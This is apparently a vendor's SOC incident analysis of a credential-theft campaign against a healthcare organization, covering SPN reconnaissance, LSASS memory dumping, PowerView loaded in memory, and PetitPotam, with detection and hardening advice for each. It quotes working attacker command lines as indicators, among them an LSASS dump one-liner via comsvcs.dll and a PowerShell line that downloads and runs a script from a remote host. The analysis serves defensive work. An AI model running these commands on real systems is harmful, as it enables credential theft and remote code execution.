Inside the Mind of the Adversary: Unmasking Credential Access Attacks — A Four-Part Deep Dive Series

Introduction

This Cyber Range analysis builds on CriticalStart's Credential Access series, which examines security threats where attackers attempt to steal login credentials and passwords. The analysis comes from CriticalStart's Cyber Research Unit (CRU), which studies high-priority security alerts that were investigated and resolved by CriticalStart's Security Operations Center (SOC) team.

CriticalStart's SOC analysts use a platform called CORR to monitor and investigate security threats for their customers. CORR connects to over 20 different security tools that organizations use to protect their systems, including Endpoint Detection and Response (EDR) tools that monitor individual computers and devices, as well as Security Information and Event Management (SIEM) tools that collect and analyze security data across an organization. When these security tools detect suspicious activity in a customer's environment, they generate alerts within the CORR platform. SOC analysts then investigate each alert following established procedures and take appropriate action based on agreed-upon protocols with the customer.

This Cyber Range breakdown examines a coordinated series of cyberattacks, referred to as incidents throughout this article, targeting a healthcare organization. The attacks primarily focused on stealing credentials and provide insight into the attackers' tactics, techniques, and procedures, commonly known as TTPs. By sharing sanitized details from real-world alerts, this analysis demonstrates how attackers execute credential theft attacks from their initial reconnaissance through their final objectives. These findings underscore why organizations must prioritize credential security both to prevent these attacks from succeeding and to quickly contain them when they occur.

Incidents Overview

CRU examined four serious security incidents that took place over a 25-hour period between March 12 and March 13, 2024, all targeting the same healthcare organization. Each attack centered on compromising user credentials, revealing how attackers exploit identity-based vulnerabilities to breach systems, move through networks undetected, and attempt to steal sensitive information. The attackers employed several sophisticated techniques, including scanning for valid user accounts, extracting stored passwords from system memory, and exploiting weaknesses in the organization's authentication system. They also used "living-off-the-land" methods, which involve misusing legitimate system tools to avoid detection by security software.

This analysis examines each incident in detail, explaining the attack methods used and the digital evidence they left behind. Following each incident breakdown there is a specific recommendations section on how organizations can detect and stop similar attacks. While these incidents represent genuine cyberattacks, CriticalStart's SOC analysts successfully identified and stopped the threats in real-time using the CORR platform, preventing the attackers from causing significant damage to the organization's systems or compromising patient data.

Incident 1: Service Principal Name Reconnaissance

On March 12, 2024, at 1425 UTC, the CORR platform issued a high-priority alert after Microsoft 365 Defender detected unusual activity involving Service Principal Names (SPNs) across multiple computers in the network. To understand the significance of this alert, it's helpful to know what SPNs are and why attackers target them. In Active Directory, which is the system that manages user accounts and permissions in Windows networks, an SPN acts as a unique identifier that connects a network service to the account running it. This connection enables a security protocol called Kerberos to verify that users and services are who they claim to be. When attackers perform SPN reconnaissance, they're essentially creating a shopping list of high-value accounts that run important services in the organization. Once they have this list, they can request special authentication tickets from the network and then attempt to crack them offline in a technique known as Kerberoasting. If successful, this gives attackers legitimate service account credentials, which often have elevated permissions and can lead to deeper network compromise. The concerning aspect of this technique is that any authenticated user can perform SPN enumeration, and it typically leaves minimal evidence that's immediately detectable.

The alerts in this incident revealed that an attacker operating from one computer was querying the directory services on another computer to identify all accounts in the domain and generating suspicious SPN requests. These behaviors align with the early stages of a Kerberoasting campaign and represent a significant threat to the organization's security infrastructure. In practical terms, this activity enables an attacker to identify service accounts, request Kerberos tickets associated with those accounts, and then use password-cracking tools offline to recover the credentials. In a healthcare environment, successfully compromising even one service account can provide privileged access to electronic health records, administrative systems, backup repositories, and medical imaging platforms. This creates opportunities for attackers to move through the network undetected, deploy ransomware, and expose protected health information, resulting in serious regulatory violations and patient safety risks.

From a detection standpoint, security teams should watch for several warning signs. These include unusually high volumes of ticket-granting service requests for service accounts, directory queries specifically targeting account names and SPN attributes, and the use of outdated or generic service accounts with weak passwords that haven't been changed regularly. Suspicious login attempts from unexpected computers or at unusual times can also indicate compromise. Windows security logs typically capture Kerberos ticket requests and abnormal authentication patterns, while endpoint security tools may reveal which programs performed directory queries or invoked Kerberos authentication tools.

To contain this type of attack and strengthen defenses, organizations should take several immediate actions. The computer where the suspicious activity originated should be isolated and thoroughly investigated. Any service account credentials that may have been compromised should be immediately rotated or disabled. Organizations should implement the principle of least privilege for service accounts, meaning these accounts should only have the minimum permissions necessary to perform their function. Where possible, long-lived passwords should be replaced with managed identities or group-managed service accounts that automatically rotate credentials. Enhanced auditing for Kerberos and directory queries should be enabled and properly configured to detect similar activity in the future. Strong password policies and mandatory credential rotation schedules must be enforced for all service accounts. Unnecessary SPNs should be removed from the environment, and a dangerous configuration called unconstrained delegation should be disabled. Finally, security teams should create detection rules that alert on sudden spikes in ticket requests, unusual SPN lookups, and attempts to use the same account from multiple computers simultaneously. Together, these measures significantly reduce the risk of SPN reconnaissance and the more serious attacks that typically follow.

Incident 2: LSASS Theft

On March 12, 2024, at 1526 UTC, the CORR platform generated a critical alert after Microsoft Defender for Endpoint detected multiple attempts to steal sensitive authentication data from internal computers. The attack targeted a Windows component called the Local Security Authority Subsystem Service, commonly abbreviated as LSASS, which manages authentication and stores credentials in computer memory. Analysts observed activity on a computer with a specific internal IP address where a user account called "sqladmin" with administrative privileges launched Microsoft Management Console, a legitimate Windows administration tool, for malicious purposes. The attacker executed a carefully crafted command that demonstrates sophisticated knowledge of Windows internals:

- cmd.exe /Q /c for /f "tokens=1,2 delims= " %A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass""') do rundll32.exe C:\Windows\System32\comsvcs.dll, #+0000^24 %B \Windows\Temp\abcdefgh.tmp full

This command uses the Windows command shell to run a loop that first locates the LSASS process running in memory. It then invokes a program called rundll32.exe to call a specific function within a Windows system file named comsvcs.dll. This invoked functionality creates a memory dump of the LSASS process, essentially capturing a snapshot of everything stored in its memory at that moment. The command deliberately uses a technical invocation method that obscures the actual function name, making the dumping operation less obvious to casual observers. The resulting memory image was written to a temporary file in the Windows Temp folder. While the example shows a specific filename, attackers typically use arbitrary names to avoid detection. Dumping LSASS memory in this method is a well-established technique for harvesting authentication secrets, including cached passwords and other sensitive security data. Because the command specifically targets LSASS and uses the memory dumping capabilities of comsvcs.dll, it represents a highly reliable indicator of attempted credential theft and should be treated as an immediate priority.

Defender also detected the use of netstat, a network utility that lists active network connections and listening ports, suggesting the attacker was mapping the computer's network configuration. Additional alerts classified the account's activity as hands-on-keyboard, meaning a human operator was directly controlling the system rather than using automated malware. In a related sequence of actions, the attacker started the Remote Registry service, which is typically disabled on most systems, and exported a specific section of the Windows registry called the SECURITY hive to another temporary file in the Windows Temp folder. This represents another standard technique for extracting cached credentials from the operating system. Although security tools observed several attempts to create these dump files, no persistent files were ultimately recovered from the disk. This suggests the write operations failed, the attacker manually deleted the files to cover their tracks, or security software successfully blocked the file creation.

When investigating similar attacks, security teams should focus on several high-confidence indicators. The exact command line invoking rundll32 with comsvcs.dll and memory dumping semantics is particularly important, as is the unusual parent-child relationship of cmd.exe running under mmc.exe. Temporary file paths under the Windows Temp directory, especially those with seemingly random names, warrant immediate investigation. Process names like mmc.exe, cmd.exe, rundll32.exe, and lsass.exe appearing in unexpected contexts should trigger alerts. The unexpected starting of the Remote Registry service, which is rarely needed in normal operations, is another red flag. The exported registry path targeting the SECURITY hive and network enumeration commands like netstat originating from internal IP addresses should also be closely examined.


Forensic investigation priorities include capturing the computer's memory using trusted forensic tools if it hasn't already been contaminated by the attack. Security teams should collect all endpoint security logs showing process creation and command-line activity, and preserve relevant evidence including the contents of the Windows Temp directory, any Remote Registry data, and registry exports. Immediate containment actions should include isolating the affected computer from the network to prevent further damage, rotating passwords for all administrative and service accounts that may have been compromised, and invalidating Kerberos authentication tickets throughout the domain. Additionally, security teams should perform a comprehensive search across the entire environment looking for matching command-line patterns, similar temporary filenames, or the same suspicious process relationships to identify whether the attacker moved to other systems.

To improve detection and strengthen defenses, organizations should create alerts that specifically flag rundll32 invoking comsvcs.dll for memory dumping, monitor for mmc.exe spawning command shells, and detect nonstandard uses of the Remote Registry service. Access to mmc.exe should be restricted to only those users who genuinely need it for legitimate administration. Organizations should also enable LSA protection, a Windows security feature that prevents unauthorized access to LSASS memory and implement managed service accounts that don't store credentials in a way that's vulnerable to this type of theft. These actions help mitigate the risk of credential theft leading to persistent unauthorized access with elevated privileges.

Incident 3: LSASS Theft and Malicious PowerShell Script Execution with LoTL

On March 12, 2024, at 1610 UTC, Microsoft Defender for Endpoint generated a high-priority alert indicating that hands-on-keyboard activity from a compromised account had been detected and partially disrupted. The alert reported that the attacker attempted to move laterally through the network using Server Message Block remote file access, which was successfully blocked on multiple computers. The activity occurred under the SQL Administrator account context on two different hosts. Security tools observed commands very similar to those seen in the previous incident, indicating the same attacker was now targeting a different computer in the network with the same LSASS memory dumping technique:

- "cmd.exe" CMd.Exe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass"") do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\abcdefgh.tmp full
- /c "tasklist /fi "Imagename eq lsass.exe" | find "lsass""



However, this incident included several additional commands that reveal a more sophisticated attack methodology:

- powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('http://10.x.y.z/PowerView.ps1');Get-DomainPolicy"
- "net.exe" localgroup Administrators
- powershell.exe Get-NetFirewallDynamicKeywordAddress -AllAutoResolve -PolicyStore ActiveStore
- netsh advfirewall show currentprofile

The PowerShell command demonstrates advanced evasion techniques and in-memory tool deployment. The -exec Bypass switch sets PowerShell's execution policy to Bypass, effectively telling the system to ignore any restrictions on running scripts. The -C or -Command switch tells PowerShell to execute the supplied command string. Inside the string, IEX is an alias for Invoke-Expression, which evaluates text as executable code. The statement (New-Object Net.WebClient).DownloadString('http://10.x.y.z/PowerView.ps1') creates a .NET web client and downloads the text of a hacking tool called PowerView directly into memory. Piping that string to IEX loads PowerView without ever writing it to disk, significantly reducing file-based evidence. Immediately after loading PowerView, the Get-DomainPolicy command queries the domain's password and Kerberos policies to understand how frequently passwords are changed and how long authentication tickets remain valid, information useful for planning further attacks.

The additional commands used legitimate Windows utilities for reconnaissance and network mapping. The "net.exe" localgroup Administrators command enumerates members of the local Administrators group to identify accounts with elevated privileges on that specific computer. The Get-NetFirewallDynamicKeywordAddress command retrieves information about the system's firewall configuration, including dynamic address objects and allowed network connections, helping the attacker understand what network paths are available. The netsh advfirewall show currentprofile command displays the active firewall profile to reveal inbound and outbound traffic rules that might affect the attacker's ability to connect remotely.

This sequence exemplifies what security professionals call living-off-the-land tactics. By abusing trusted, built-in Windows programs and frameworks such as PowerShell, .NET, net.exe, netsh, mmc, and rundll32, and by loading malicious tools directly into memory rather than writing files to disk, the attacker avoids creating file-based evidence and leverages processes that security policies often permit because they're part of normal system administration. This behavior makes the malicious activity blend in with legitimate administrative tasks, making detection and prevention considerably more difficult. Defenders must therefore rely on monitoring command-line activity, parent-child process relationships, network connections, modules loaded into memory, and unusual service or registry modifications rather than simply looking for suspicious files or relying on traditional antivirus signatures.

Defender's concurrent alerts confirming that lateral movement using remote file access was blocked and remote logins by the compromised user were stopped on multiple devices indicate the attacker was actively attempting to validate stolen credentials and expand access to other systems while simultaneously performing credential theft and reconnaissance. The combination of LSASS memory dumping using comsvcs.dll and domain enumeration using PowerView clearly indicates an interactive intrusion where a human operator is leveraging legitimate system tools and digitally signed programs to harvest credentials and expand their control over the network.

Investigation and forensic priorities require several essential steps. Security teams should capture the memory of all affected computers using trusted forensic tools, ensuring the data's integrity is preserved and the original system state remains unaltered. This should follow established forensic best practices to maintain evidence reliability. Teams must collect all endpoint security logs showing process creation and complete command-line telemetry. Preserving the contents of the Windows Temp directory, including any temporary files with arbitrary names, is crucial. Remote Registry and registry export artifacts must be acquired, particularly considering the previous registry export activity targeting sensitive security data. Investigators should also collect PowerShell transcription logs and module loading logs, HTTP access logs from the suspected staging server that hosted the PowerView script, and web proxy logs showing which systems downloaded the malicious script. Finally, SMB authentication logs across the entire environment should be examined to identify both attempted and successful lateral movement attempts.

Containment and remediation should begin immediately by isolating all affected computers from the network while maintaining control over the SQL Administrator account to prevent further unauthorized use. The source IP address hosting the malicious PowerView script must be identified and blocked at network perimeter controls to prevent other systems from downloading it. Security teams should rotate passwords for all affected administrative and service accounts and invalidate Kerberos authentication tickets wherever possible to render stolen credentials useless. A comprehensive search across the environment should look for the specific command-line patterns observed, the PowerView.ps1 filename or its unique file hash, temporary filenames under Windows Temp directories, and the suspicious parent-child process relationships like mmc.exe spawning cmd.exe to identify any additional compromised systems. If the LSASS dumping attempts and PowerView activity appear linked to the same threat actor, teams should assume the attacker attempted to gain elevated access and expand credential rotation and account reviews accordingly to prevent further privilege escalation.

Detection and hardening recommendations include creating specific alerts for the rundll32.exe command combined with comsvcs.dll memory dumping invocation, and flagging when administrative tools like mmc.exe spawn interactive command shells. Organizations should block or alert on PowerShell execution with the Bypass flag combined with external script downloads, and monitor for PowerSploit framework modules such as PowerView being loaded. Strict access controls should be enforced for local administrative logins and interactions with management consoles. Organizations should enable LSA protection and Credential Guard, Windows security features that protect credentials in memory, wherever the hardware and operating system support these features. Application control policies should be applied to prevent unauthorized programs from running, PowerShell's constrained language mode should be enforced to limit what scripts can do, and managed service accounts should be mandated to reduce credential exposure.

Key indicators of compromise that warrant immediate detection include the full suspicious command lines outlined above, any temporary files in Windows Temp directories especially those with random-looking names, the source IP address hosting malicious tools, process names like mmc.exe, cmd.exe, rundll32.exe, powershell.exe, and lsass.exe appearing in unusual contexts, the exported registry hive path targeting sensitive security data, and evidence of PowerView or other PowerSploit framework modules. These detection and hardening strategies directly address the risk posed by LSASS memory dumping and malicious PowerShell script execution, which enable credential theft and unauthorized privilege escalation within the environment.

Incident 4: PetitPotam Attack

On March 13, 2024, at 1506 UTC, a high-priority alert was triggered by Microsoft 365 Defender warning of suspicious network activity associated with an attack technique called PetitPotam. The alert indicated that an attacker on one computer had exploited a vulnerability in the Encrypting File System Remote Protocol, a Windows communication protocol abbreviated as EFSRPC, to force another computer to authenticate to an unknown device. This unknown device, however, did not appear in the organization's official device inventory, raising immediate concerns about whether it was a legitimate system or part of the attacker's infrastructure. Defender associated this activity with PetitPotam, a known exploitation technique that targets weaknesses in EFSRPC to gain unauthorized access to Windows domains.

The PetitPotam attack works by exploiting the EFSRPC vulnerability to trick a Windows computer into authenticating to another device over network port 445. If successful, this forces the target server to perform NTLM authentication, a Windows security protocol, and to an arbitrary server controlled by the attacker. This can potentially give the attacker complete control of the entire domain, the hierarchical structure that manages all user accounts, computers, and resources in a Windows network. This attack technique can have devastating consequences, enabling attackers to escalate their privileges from a regular user to domain administrator, move freely throughout the network, and access the organization's most sensitive resources. The use of NTLM authentication is particularly concerning because successfully capturing or relaying this authentication can grant an attacker domain-level access, allowing them to execute malicious actions across the entire enterprise environment.

In addition to the suspicious network connection over EFSRPC, the alert flagged concerning directory query activity. On one compromised computer, the attacker sent a query to the suspicious server searching for "All Users" in the domain. This type of query indicates reconnaissance, where the attacker attempts to gather information about all user accounts in the Active Directory environment. The directory query may have been part of the PetitPotam attack sequence, as the attacker could be identifying high-value accounts for further exploitation. On another compromised computer, additional directory queries were detected, including searches for all trust relationships with other domains, members of the Administrators group, Server Management roles, Domain Controllers, Organization Management, Recipient Management, and Records Management groups. This behavior strongly suggests the attacker is systematically mapping the domain's infrastructure, likely to identify privileged accounts or critical services for subsequent exploitation.

The risk posed by this activity is substantial. The PetitPotam attack combined with the reconnaissance behavior indicates the attacker is attempting to escalate privileges and move laterally through the network. Exploiting EFSRPC to force NTLM authentication to an arbitrary server is a dangerous tactic that, if successful, could lead to complete domain compromise, giving the attacker administrative control over every computer and user account in the organization. The directory queries further demonstrate that the attacker is conducting detailed reconnaissance, systematically searching for highly privileged accounts and critical systems to exploit. These actions are part of a broader attack strategy aimed at gaining control over the organization's domain controllers and sensitive infrastructure, the systems that manage all authentication and authorization in the Windows environment.

Given the severity of this attack, immediate containment measures are essential. All affected computers should be isolated from the network to prevent further lateral movement and additional exploitation. It is critical to investigate why the suspicious server does not appear in the device inventory, as this could indicate the device is either rogue or has been compromised and is now part of the attacker's infrastructure. A comprehensive review of NTLM authentication logs should be conducted to identify any unusual authentication attempts, particularly those involving the unknown server or other unregistered devices. Additionally, all suspicious directory queries should be thoroughly examined to determine whether the attacker successfully enumerated privileged accounts or mapped critical resources within the domain.

Remediation efforts should prioritize rotating passwords for all highly privileged accounts, particularly Domain Administrators and Enterprise Administrators who have control over the entire domain. Multi-factor authentication should be enforced wherever possible to mitigate the risk of NTLM-based attacks, as this adds an additional verification step beyond just a password. Organizations must review their device inventory and ensure all systems are properly registered and continuously monitored. Any unregistered or suspicious devices should be investigated thoroughly to determine if they are part of the attack infrastructure. Network segmentation and device authentication controls should be implemented to prevent unauthorized devices from connecting to sensitive systems, essentially creating security boundaries that limit how far an attacker can move through the network.

Looking forward, organizations should strengthen their detection and prevention capabilities to defend against attacks like PetitPotam. Detection rules for abnormal EFSRPC or related protocol network connections should be implemented, especially those involving unregistered or suspicious devices. Monitoring for unusual directory queries, particularly those requesting information about users or sensitive administrative groups, will help identify reconnaissance activity in its early stages. Alerts for NTLM authentication attempts to unregistered or suspicious devices should be established to catch forced authentication attacks. It is crucial to ensure that all systems are fully patched with the latest security updates, especially those vulnerable to PetitPotam, and organizations should seriously consider disabling NTLM authentication entirely or restricting EFSRPC traffic where operationally feasible. By strengthening these controls, organizations can significantly improve their defense against this and similar attack techniques.

Conclusion

The series of incidents analyzed by CRU between March 12 and March 13, 2024, demonstrates a coordinated and sophisticated attack targeting multiple vulnerabilities within a healthcare organization's environment. These incidents, including service account reconnaissance, repeated attempts to steal credentials from system memory, and exploitation of authentication protocol vulnerabilities, reflect a deliberate effort by the adversary to gain domain-level access, escalate privileges, and move laterally throughout the network.

The reconnaissance activity targeting service accounts involved systematic enumeration of accounts that often hold elevated privileges and can be exploited for lateral movement or privilege escalation. By identifying these accounts and their associated services, the attacker gathered critical intelligence to exploit weaknesses within the domain's authentication infrastructure. The credential theft incidents focused on extracting authentication secrets from the Local Security Authority Subsystem Service, leveraging both specialized tools and living-off-the-land techniques such as using legitimate Windows utilities to create memory dumps and spawning interactive command shells under administrative accounts. Multiple failed attempts and apparent cleanup actions indicate the attacker's persistence in trying to access and extract high-value credentials from domain controllers and other critical systems.

The PetitPotam attack exploited a vulnerability in the Encrypting File System Remote Protocol, forcing a vulnerable system to authenticate to an attacker-controlled device. This technique could have enabled unauthorized access, privilege escalation, and lateral movement throughout the domain if not promptly detected and blocked. Additional reconnaissance using directory queries further demonstrated the attacker's methodical approach to identifying highly privileged accounts and critical infrastructure components within the environment.

Taken together, these incidents illustrate an adversary combining credential theft, reconnaissance, exploitation, and living-off-the-land techniques in a coordinated campaign to compromise the domain, escalate privileges, and establish a persistent foothold for lateral movement. Immediate containment actions, including isolating compromised systems, rotating credentials for affected accounts, and conducting thorough forensic investigations, were essential to mitigating the impact and preventing further damage. Moving forward, the organization should strengthen its defenses against advanced persistent threats by enhancing monitoring and detection capabilities to identify suspicious activity earlier, enforcing stronger credential protection practices including multi-factor authentication and managed service accounts, ensuring timely patching of known vulnerabilities, and maintaining robust authentication controls that limit what attackers can accomplish even if they obtain valid credentials. Increased visibility into unusual network activity, anomalous authentication patterns, and proactive configuration management will be critical in defending against similar exploitation techniques in the future. The swift detection and response demonstrated by CriticalStart's SOC analysts using the CORR platform prevented what could have been a catastrophic breach affecting patient data and healthcare operations.